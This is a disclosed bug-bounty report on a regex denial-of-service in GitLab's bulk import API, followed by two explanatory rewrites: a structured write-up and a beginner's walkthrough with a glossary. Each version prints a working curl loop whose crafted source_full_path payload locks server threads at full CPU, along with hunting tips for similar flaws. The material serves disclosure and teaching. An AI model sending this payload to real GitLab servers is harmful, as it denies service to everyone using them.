ReDoS in bulk import API when validating "full source path" parameter

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2011474 by joaxcar on 2023-06-02, assigned to @ngeorge1:
Report | Attachments | How To Reproduce
Report
Summary
to triager: this looks similar to my report https://hackerone.com/reports/2011464 but the regex and parameter differ from the other report
The regexp for checking the full source path parameter in bulk import API is subject to "catastrophic backtracking". The regex is located here https://gitlab.com/gitlab-org/gitlab/-/blob/master/lib/gitlab/regex.rb#L281 and looks like this
def bulk_import_source_full_path_regex
        [@]bulk_import_source_full_path_regex ||= %r/\A([.]?)[^\W](\/?([-_.+]*)*[0-9a-z][-_]*)+\z/i
end


its a pretty complex regex but the dangerous part is the nested quantifiers that can be simplified to this (([-_.+]*)*[0-9a-z][-_]*)+\z or even more simplified like this ((\+*)*a*)+\z. If this regexp is used on a string that contains a regular character and then a long sequence of + characters the quantifiers will trigger a catastrophic backtracking issue https://www.regular-expressions.info/catastrophic.html. See images 1 and 2 for examples on https://regex101.com/
This particular regex is used to validate the full source path parameter here https://gitlab.com/gitlab-org/gitlab/-/blob/master/lib/api/bulk_imports.rb#L64
requires :source_full_path,
                   type: String,
                   desc: 'Relative path of the source entity to import',
                   source_full_path: true,
                   documentation: { example: "'source/full/path' not 'https://example.com/source/full/path'" }
Given a payload in a request like this
curl --request POST  --header "PRIVATE-TOKEN: <TOKEN>" "https://example.gitlab.com/api/v4/bulk_imports" \
  --header "Content-Type: application/json" \
  --data '{
    "configuration": {
      "url": "https://example.com",
      "access_token": "not important"
    },
    "entities": [
      {
        "source_full_path": "a++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++",
        "source_type": "project_entity",
        "destination_slug": "test",
        "destination_namespace": "test"
      }
    ]
  }'
it will lock up a puma thread at 100% CPU. Making 10 API calls made my Mac M2 pro have a response time of 1 min to load the front page of GitLab.
Steps to reproduce
On a local instance, you first need to go to https://gitlab.example.com/admin/application_settings/general and enable Allow migrating GitLab groups and projects by direct transfer (on Gitlab.com this is turned on)
- Start a local instance of GitLab (you can use a docker image for this) see https://docs.gitlab.com/ee/install/docker.html
sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 4443:443 --publish 8080:80 --publish 2222:22 \
  --name gitlab \
  --restart always \
  --shm-size 256m \
  gitlab/gitlab-ee:latest
- When its booted run this to get the root password needed to log in as admin
sudo docker exec -it gitlab grep 'Password:' /etc/gitlab/initial_root_password
- Access the docker terminal with
sudo docker exec -it gitlab /bin/bash(gitlab here is your container name) - Install
htopwithapt-get update && apt-get install htop - start
htopwithhtop
Now log in to your instance
6. Log in
7. Create an access token on htts://gitlab.example.com/-/profile/personal_access_tokens
Open a new terminal
8. Run this script
for i in {1..10}
do
curl --request POST  --header "PRIVATE-TOKEN: <TOKEN>" "https://example.gitlab.com/api/v4/bulk_imports" \
  --header "Content-Type: application/json" \
  --data '{
    "configuration": {
      "url": "https://example.com",
      "access_token": "not important"
    },
    "entities": [
      {
        "source_full_path": "a++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++",
        "source_type": "project_entity",
        "destination_slug": "test",
        "destination_namespace": "test"
      }
    ]
  }' &
done
- Go back to the browser and refresh. It should now not respond
- Go to
htopand see the puma threads working
Impact
ReDoS taking up CPU and causing resource consumption by low amount of requests
What is the current bug behavior?
The regexp used to validate full source path is vulnerable to backtracking issues
What is the expected correct behavior?
The regexp needs to be rewritten to avoid greedy backtracking
Output of checks
This bug happens on GitLab.com
Results of GitLab environment info
System information
System:
Current User:	git
Using RVM:	no
Ruby Version:	3.0.6p216
Gem Version:	3.4.13
Bundler Version:2.4.13
Rake Version:	13.0.6
Redis Version:	6.2.11
Sidekiq Version:6.5.7
Go Version:	unknown

GitLab information
Version:	16.0.1
Revision:	34d6370bacd
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	13.8
URL:		http://gitlab.example.com
HTTP Clone URL:	http://gitlab.example.com/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	14.20.0
Repository storages:
- default: 	unix:/var/opt/gitlab/gitaly/gitaly.socket
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Impact
ReDoS locking up CPU and causing resource consumption by low amount of requests
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Context
GitLab's bulk import API lets a user migrate groups and projects from another GitLab instance by direct transfer. The client describes the source instance and a list of entities to import, and each entity carries a source_full_path value: the relative path of the source entity, for example source/full/path rather than a full URL.
The API validates that parameter with a regular expression defined in lib/gitlab/regex.rb. The researcher found that this expression is vulnerable to catastrophic backtracking, so a single request with a crafted source_full_path can pin a Puma worker thread at 100% CPU. The report was filed on 2 June 2023 and disclosed on 31 August 2023; the researcher notes that it looks similar to another report of theirs, but the regex and the parameter differ.
Setup
The researcher reproduced the issue on a local GitLab instance started from the official Docker image, and states that the bug happens on GitLab.com. The environment reported by the instance was:
| Component | Version |
|---|---|
| GitLab | 16.0.1 (revision 34d6370bacd) |
| Ruby | 3.0.6p216 |
| Gem | 3.4.13 |
| Bundler | 2.4.13 |
| Rake | 13.0.6 |
| Redis | 6.2.11 |
| Sidekiq | 6.5.7 |
| GitLab Shell | 14.20.0 |
| PostgreSQL | 13.8 |
Preconditions:
- The feature
Allow migrating GitLab groups and projects by direct transfermust be enabled under/admin/application_settings/general. On GitLab.com it is already turned on. - The attacker needs an account that can create a personal access token, which is used to authenticate to the API.
Finding it
The validation regex is defined as:
def bulk_import_source_full_path_regex
        [@]bulk_import_source_full_path_regex ||= %r/\A([.]?)[^\W](\/?([-_.+]*)*[0-9a-z][-_]*)+\z/i
end
The researcher describes it as a fairly complex expression whose dangerous part is the nested quantifiers, which can be simplified to (([-_.+]*)*[0-9a-z][-_]*)+\z, or further to ((\+*)*a*)+\z. When such an expression is applied to a string containing a regular character followed by a long run of + characters, the quantifiers trigger catastrophic backtracking. The researcher illustrates this on regex101.com.
The two screenshots show examples of the expression on regex101.com.
The expression is wired into the API in lib/api/bulk_imports.rb, where the parameter is declared as:
requires :source_full_path,
                   type: String,
                   desc: 'Relative path of the source entity to import',
                   source_full_path: true,
                   documentation: { example: "'source/full/path' not 'https://example.com/source/full/path'" }
Exploitation
Step 1: Enable direct transfer
On a local instance, go to https://gitlab.example.com/admin/application_settings/general and enable Allow migrating GitLab groups and projects by direct transfer. On GitLab.com this is already on.
Step 2: Start a local instance
A Docker image is enough:
sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 4443:443 --publish 8080:80 --publish 2222:22 \
  --name gitlab \
  --restart always \
  --shm-size 256m \
  gitlab/gitlab-ee:latest
Step 3: Retrieve the root password
Once the instance has booted, read the initial root password from the container:
sudo docker exec -it gitlab grep 'Password:' /etc/gitlab/initial_root_password
Step 4: Open a shell in the container
sudo docker exec -it gitlab /bin/bash
Here gitlab is the container name.
Step 5: Install and start htop
apt-get update && apt-get install htop
Then start it with htop so the Puma threads can be watched while the attack runs.
Step 6: Log in and create a token
Log in to the instance and create a personal access token at https://gitlab.example.com/-/profile/personal_access_tokens.
Step 7: Send the malicious requests
From a new terminal, run this loop, which fires ten requests in parallel:
for i in {1..10}
do
curl --request POST  --header "PRIVATE-TOKEN: <TOKEN>" "https://example.gitlab.com/api/v4/bulk_imports" \
  --header "Content-Type: application/json" \
  --data '{
    "configuration": {
      "url": "https://example.com",
      "access_token": "not important"
    },
    "entities": [
      {
        "source_full_path": "a++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++",
        "source_type": "project_entity",
        "destination_slug": "test",
        "destination_namespace": "test"
      }
    ]
  }' &
done
The important part of the payload is source_full_path: a single regular character a followed by a long run of + characters. The configuration block points at an arbitrary source URL with a placeholder access token, and the entity is declared as a project_entity with a destination slug and namespace. The & at the end of each curl puts the requests in the background so they run concurrently.
A single request of this shape is enough to lock up a Puma thread at 100% CPU. With ten API calls, the researcher's Mac M2 Pro took about one minute to load the GitLab front page.
Step 8: Observe the effect
Refresh the browser: the instance should no longer respond. In htop, the Puma threads can be seen working.
Root cause
The source_full_path parameter is validated with a regular expression containing nested quantifiers: ([-_.+]*)* inside an outer (...)+. A run of characters that all match the inner class, followed by input that ultimately fails to match the whole expression, forces the regex engine to try an exponential number of ways of partitioning that run. The + character is part of the inner character class, so a long run of + after a regular character is an ideal input for this. The expression needs to be rewritten to avoid greedy backtracking.
Impact
This is a ReDoS: CPU is consumed and resources are exhausted by a low number of requests. Because the work happens inside a Puma thread, each malicious request occupies a worker, and enough of them degrade or deny service for other users of the instance. The report states that the bug happens on GitLab.com as well as locally.
Fix
The report states that the regex needs to be rewritten to avoid greedy backtracking. It does not describe a specific patch.
Variants to test
- Other API parameters validated by regular expressions with nested quantifiers, such as
([-_.+]*)*or(\+*)*patterns. A positive result is a request that keeps a worker busy for a measurable time while the rest of the instance slows down. - Long runs of characters from the inner character class (
.,-,_,+) after a valid leading character, rather than only+. A positive result is the same CPU spike and delayed responses. - The same payload sent concurrently rather than once, to see how few requests are needed to make the front page unresponsive.
Hunting notes
This kind of bug hides in validation code: parameter declarations in API route files that point at shared regex helpers, especially helpers built from nested repetition. During recon, look for endpoints that accept free-form path or name strings and validate them with a regex, and for regex helpers in a central file such as lib/gitlab/regex.rb. The signal is a character class repeated inside another repetition, which is the shape that backtracks catastrophically.
To show impact, the researcher ran the payload loop with htop open to watch the Puma threads and observed the effect on page load time. That combination, a reproducible local demonstration plus a visible effect on the production instance, is what makes the resource-consumption argument concrete.
What happened, in plain words
GitLab is a website where teams keep their code and the history of changes to it. One of its features lets you copy ("import") whole groups of projects from another GitLab server into yours. To do that, the website sends a request to GitLab's API.
An API is the part of a website that is meant to be talked to by other programs rather than by a person clicking buttons. You send it a message in a fixed format, and it sends one back. Think of a restaurant: the menu and the waiter are the API, the kitchen is the server. You do not walk into the kitchen yourself; you order through the waiter using the menu's names.
The problem found here is that one of the checks GitLab performs on the incoming request can be made to work enormously hard by a very short, specially shaped piece of text. The check is written as a regular expression, which is a pattern used to test whether text has the right shape. Some patterns can be tricked into trying a huge number of possible ways to match, and that is what happens here. The result is that the server spends all its processing power on that one check and stops answering other people. This kind of attack is called ReDoS, short for Regular expression Denial of Service: denial of service means making a service unavailable to its normal users.
The researcher who found it filed the report on 2 June 2023, and it was made public on 31 August 2023. They note that it looks similar to another report of theirs, but the pattern and the parameter involved are different.
The feature and the parameter
GitLab's bulk import API lets a user migrate groups and projects from another GitLab instance by direct transfer. The word "bulk" just means many things at once: instead of copying one project by hand, you hand GitLab a list.
The program sending the request describes two things: the source instance (where the content comes from) and a list of entities to import. Each entity carries a source_full_path value. A path here is the location of an item inside GitLab, written as words separated by slashes, like a folder path on your computer. The report says the value should be a relative path such as source/full/path, not a full web address such as https://example.com/source/full/path.
Before GitLab accepts the request, it checks that this path looks sensible. It does that with a regular expression defined in a file called lib/gitlab/regex.rb. The researcher found that this expression can be pushed into catastrophic backtracking, which is the technical name for the pattern trying an explosive number of combinations. A single request with a crafted source_full_path can then pin a Puma worker thread at 100% CPU.
A thread is one of the small workers inside a server program that handles one request at a time. Puma is the program GitLab uses to run its web application and hand requests to those workers. If one worker is stuck in a loop, it cannot take new work; if enough workers are stuck, the site stops responding for everyone.
Setting up a test instance
The researcher reproduced the issue on a local GitLab instance, meaning a copy of GitLab running on their own computer rather than on the public site, started from the official Docker image. Docker is a tool that packages a program with everything it needs so it can be started with one command. The report also states that the bug happens on GitLab.com, the public hosted service.
The environment reported by the instance was:
| Component | Version |
|---|---|
| GitLab | 16.0.1 (revision 34d6370bacd) |
| Ruby | 3.0.6p216 |
| Gem | 3.4.13 |
| Bundler | 2.4.13 |
| Rake | 13.0.6 |
| Redis | 6.2.11 |
| Sidekiq | 6.5.7 |
| GitLab Shell | 14.20.0 |
| PostgreSQL | 13.8 |
These are the pieces of software GitLab is built from and their version numbers. Ruby is the programming language GitLab's main application is written in, which matters because the vulnerable pattern is Ruby code. PostgreSQL is the database where GitLab stores its data. You do not need to understand each row; the table is there so that anyone trying to repeat the test knows exactly which setup was used.
Two things must be true before the attack can work:
- The feature
Allow migrating GitLab groups and projects by direct transfermust be enabled under/admin/application_settings/general. On GitLab.com it is already turned on. - The attacker needs an account that can create a personal access token, which is used to authenticate to the API.
A personal access token is a long random string that acts like a password for programs. Instead of typing your username and password into a script, you generate a token and the script sends that. It can be revoked on its own without changing your password. Authentication means proving to the server who you are; authorisation, which comes after, means deciding what you are allowed to do.
Finding the weak check
The validation pattern is defined as:
def bulk_import_source_full_path_regex
        [@]bulk_import_source_full_path_regex ||= %r/\A([.]?)[^\W](\/?([-_.+]*)*[0-9a-z][-_]*)+\z/i
end
Line by line, in plain words:
def bulk_import_source_full_path_regexstarts the definition of a small named piece of code, a method, calledbulk_import_source_full_path_regex. The name says what it is for: the pattern used for the bulk import source full path.[@]bulk_import_source_full_path_regex ||= ...stores the pattern in a variable the first time it is needed and reuses it afterwards, so the pattern is only built once. The||=means "if it is not set yet, set it to this".%r/ ... /iis Ruby's way of writing a regular expression. Theiat the end means the match ignores upper and lower case.\Ameans the match must start at the very beginning of the text, and\zmeans it must end at the very end. So the whole value has to fit the pattern, not just a part of it.([.]?)allows an optional single dot at the start.[^\W]means a word character: a letter, a digit or an underscore.(\/?([-_.+]*)*[0-9a-z][-_]*)is the complicated middle part, and it is the part that causes the trouble.- The
+after that group means the group can repeat one or more times.
The researcher describes the expression as fairly complex, and points at the nested quantifiers as the dangerous part. A quantifier is a symbol such as * or + that says "repeat the thing before me". Nested quantifiers mean a repetition inside another repetition, like ([-_.+]*)*: the inner * repeats characters, and the outer * repeats that whole repetition. The researcher says the dangerous part can be simplified to (([-_.+]*)*[0-9a-z][-_]*)+\z, or even further to ((\+*)*a*)+\z.
When such an expression is applied to a string containing a regular character followed by a long run of + characters, the quantifiers trigger catastrophic backtracking. The researcher illustrates this on regex101.com, a website where you can paste a pattern and some text and watch the matching engine work.
The two screenshots show examples of the expression on regex101.com.
Why does this happen? A regular expression engine tries to match from left to right. When a repetition can be split in several ways, the engine tries one split, and if the rest of the pattern then fails, it goes back and tries another split. With one repetition inside another, the number of possible splits grows explosively with the length of the input. A short everyday comparison: imagine a shop assistant told to divide a pile of coins into any number of bags, in any order, and to try every possible arrangement until one fits a rule. With three coins it is quick; with a hundred it never finishes. The + character is part of the inner character class [-_.+]*, so a long run of + after a regular character is an ideal input for this.
The expression is wired into the API in lib/api/bulk_imports.rb, where the parameter is declared as:
requires :source_full_path,
                   type: String,
                   desc: 'Relative path of the source entity to import',
                   source_full_path: true,
                   documentation: { example: "'source/full/path' not 'https://example.com/source/full/path'" }
Line by line:
requires :source_full_pathsays that this parameter is mandatory: a request without it is rejected.type: Stringsays the value must be text.desc: 'Relative path of the source entity to import'is the human-readable description shown in the API documentation.source_full_path: trueattaches the validation namedsource_full_path, which is the check that uses the pattern above.documentation: { example: ... }gives the documentation an example of a correct value: a relative path, not a full web address.
Reproducing the attack
Step 1: Enable direct transfer
On a local instance, go to https://gitlab.example.com/admin/application_settings/general and enable Allow migrating GitLab groups and projects by direct transfer. On GitLab.com this is already on.
This step is needed because the feature must be enabled for the import to work.
Step 2: Start a local instance
A Docker image is enough:
sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 4443:443 --publish 8080:80 --publish 2222:22 \
  --name gitlab \
  --restart always \
  --shm-size 256m \
  gitlab/gitlab-ee:latest
Line by line:
sudo docker runasks Docker to start a container, which is a running copy of a packaged program.sudoruns the command with administrator rights, which Docker normally needs.--detachruns it in the background so your terminal stays free.--hostname gitlab.example.comgives the container a name it uses to identify itself.--publish 4443:443 --publish 8080:80 --publish 2222:22connects ports on your computer to ports inside the container. A port is a numbered door on a computer through which network traffic enters. Here 8080 on your machine leads to the container's web port 80, 4443 leads to its secure web port 443, and 2222 leads to its SSH port 22. SSH is the protocol used to open a text session on another machine.--name gitlabnames the containergitlab, so later commands can refer to it by that name.--restart alwaysrestarts the container automatically if it stops.--shm-size 256mgives it 256 megabytes of shared memory, which some programs need.gitlab/gitlab-ee:latestis the image to run: the official GitLab Enterprise Edition image, latest version.
Step 3: Retrieve the root password
Once the instance has booted, read the initial root password from the container:
sudo docker exec -it gitlab grep 'Password:' /etc/gitlab/initial_root_password
Line by line:
sudo docker exec -it gitlabruns a command inside the running container namedgitlab.-itmakes it interactive, so you see the output as if you were typing inside.grep 'Password:'searches a file for lines containing the wordPassword:./etc/gitlab/initial_root_passwordis the file where GitLab writes the first administrator password when it is installed.
You need this because the next steps require logging in as the administrator, and the password is generated randomly at install time.
Step 4: Open a shell in the container
sudo docker exec -it gitlab /bin/bash
This opens a shell, a text prompt where you type commands, inside the container. /bin/bash is the program that provides that prompt. Doing this means the next commands run inside the container, where GitLab's tools are installed.
Here gitlab is the container name.
Step 5: Install and start htop
apt-get update && apt-get install htop
Line by line:
apt-get updaterefreshes the list of available software packages.&&means "and then, only if the previous command succeeded".apt-get install htopinstallshtop, a program that shows running processes and how much processor time each one uses.
Then start it with htop so the Puma threads can be watched while the attack runs. This is the measuring instrument: without it you would only see the site stop responding, not which workers are busy.
Step 6: Log in and create a token
Log in to the instance and create a personal access token at https://gitlab.example.com/-/profile/personal_access_tokens. The token is what the script in the next step sends to prove it is allowed to call the API.
Step 7: Send the malicious requests
From a new terminal, run this loop, which fires ten requests in parallel:
for i in {1..10}
do
curl --request POST  --header "PRIVATE-TOKEN: <TOKEN>" "https://example.gitlab.com/api/v4/bulk_imports" \
  --header "Content-Type: application/json" \
  --data '{
    "configuration": {
      "url": "https://example.com",
      "access_token": "not important"
    },
    "entities": [
      {
        "source_full_path": "a++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++",
        "source_type": "project_entity",
        "destination_slug": "test",
        "destination_namespace": "test"
      }
    ]
  }' &
done
Line by line:
for i in {1..10}starts a loop that runs ten times.domarks the start of the commands to repeat.curlis a command-line tool for sending web requests.--request POSTsays this is a POST request, the kind used to send data to a server rather than just ask for a page.--header "PRIVATE-TOKEN: <TOKEN>"adds a header, which is an extra line of information attached to a request. This one carries the personal access token so the server knows who is calling.<TOKEN>is a placeholder where your real token goes."https://example.gitlab.com/api/v4/bulk_imports"is the address of the bulk import API endpoint. An endpoint is one specific address on a server that accepts one kind of request.--header "Content-Type: application/json"tells the server that the body of the request is written in JSON, a text format for structured data using curly braces, names and values.--data '...'is the body of the request, the actual content being sent.&at the end puts each request in the background so the loop does not wait for one to finish before starting the next. That is what makes the ten requests run at the same time.donecloses the loop.
Inside the body:
configurationdescribes the source instance.urlis set tohttps://example.com, an arbitrary address, andaccess_tokenis set tonot important, a placeholder. The source URL and access token are placeholders and are not important to the attack.entitiesis the list of things to import. Here it has one entry.source_full_pathis the important part: a single regular characterafollowed by a long run of+characters. This is exactly the shape that makes the pattern backtrack.source_typeis set toproject_entity, meaning the thing being imported is a project.destination_sluganddestination_namespacesay where the imported project should land on the destination instance.
A single request of this shape is enough to lock up a Puma thread at 100% CPU. With ten API calls, the researcher's Mac M2 Pro took about one minute to load the GitLab front page. That is the point of the demonstration: a handful of tiny requests, sent by one ordinary user, slows the whole site for everybody.
Step 8: Observe the effect
Refresh the browser: the instance should no longer respond. In htop, the Puma threads can be seen working. The browser refresh is the test of impact from a normal user's point of view, and htop is the confirmation of the cause.
Why it happens
The source_full_path parameter is validated with a regular expression containing nested quantifiers: ([-_.+]*)* inside an outer (...)+. A run of characters that all match the inner class, followed by input that ultimately fails to match the whole expression, forces the regex engine to try an exponential number of ways of partitioning that run. Exponential here means the count roughly doubles with every extra character, so a run twice as long takes far more than twice as long.
The expression needs to be rewritten to avoid greedy backtracking. Greedy means the engine first tries to consume as much as possible and then gives characters back one at a time when the rest fails; that giving back is the backtracking.
Impact
This is a ReDoS: CPU is consumed and resources are exhausted by a low number of requests. Because the work happens inside a Puma thread, each malicious request occupies a worker, and enough of them degrade or deny service for other users of the instance. The report states that the bug happens on GitLab.com as well as locally.
Fix
The report states that the regex needs to be rewritten to avoid greedy backtracking. It does not describe a specific patch.
Variants to test
- Other API parameters validated by regular expressions with nested quantifiers, such as
([-_.+]*)*or(\+*)*patterns. A positive result is a request that keeps a worker busy for a measurable time while the rest of the instance slows down. - Long runs of characters from the inner character class (
.,-,_,+) after a valid leading character, rather than only+. A positive result is the same CPU spike and delayed responses. - The same payload sent concurrently rather than once, to see how few requests are needed to make the front page unresponsive.
Hunting notes
This kind of bug hides in validation code: parameter declarations in API route files that point at shared regex helpers, especially helpers built from nested repetition. During recon, meaning the early stage of looking around a target to see what it exposes, look for endpoints that accept free-form path or name strings and validate them with a regex, and for regex helpers in a central file such as lib/gitlab/regex.rb. The signal is a character class repeated inside another repetition, which is the shape that backtracks catastrophically.
To show impact, the researcher ran the payload loop with htop open to watch the Puma threads and observed the effect on page load time. That combination, a reproducible local demonstration plus a visible effect on the production instance, is what makes the resource-consumption argument concrete.
Glossary
- API: the part of a website designed to be used by other programs, with fixed addresses and message formats.
- Endpoint: one specific address on a server that accepts one kind of request.
- Parameter: a named value sent with a request, such as
source_full_path. - Regular expression (regex): a pattern used to test whether text has a particular shape.
- Quantifier: a symbol such as
*or+that means "repeat the thing before me". - Nested quantifiers: a repetition placed inside another repetition, such as
([-_.+]*)*. - Catastrophic backtracking: the explosive growth in work a regex engine does when it tries every possible way to split a repeated section.
- Greedy: a matching strategy that first consumes as much as possible and then gives characters back when the rest of the pattern fails.
- ReDoS: Regular expression Denial of Service, an attack that makes a service unavailable by feeding it text that makes a regex work far too hard.
- Denial of Service: making a service unusable for its normal users.
- CPU: the processor of a computer; 100% CPU means it is fully busy.
- Thread: one worker inside a server program that handles one request at a time.
- Puma: the program GitLab uses to run its web application and hand requests to worker threads.
- Docker: a tool that packages a program with everything it needs so it can be started with one command.
- Container: a running copy of a packaged program, isolated from the rest of the machine.
- Image: the packaged template from which a container is started.
- Port: a numbered door on a computer through which network traffic enters.
- SSH: a protocol for opening a text session on another machine.
- Shell: a text prompt where you type commands.
- htop: a program that shows running processes and their processor usage.
- curl: a command-line tool for sending web requests.
- POST request: a web request that sends data to a server.
- Header: an extra line of information attached to a web request or response.
- JSON: a text format for structured data using curly braces, names and values.
- Personal access token: a long random string that acts like a password for programs and can be revoked on its own.
- Authentication: proving to a server who you are.
- Authorisation: deciding what an identified user is allowed to do.
- Bulk import: copying many groups or projects at once rather than one by one.
- Direct transfer: GitLab's method of migrating groups and projects from another GitLab instance.
- Path: the location of an item written as words separated by slashes, like a folder path.
- Relative path: a path that does not include the server address, such as
source/full/path. - Recon: the early stage of looking around a target to see what it exposes.
- Ruby: the programming language GitLab's main application is written in.
- PostgreSQL: the database where GitLab stores its data.


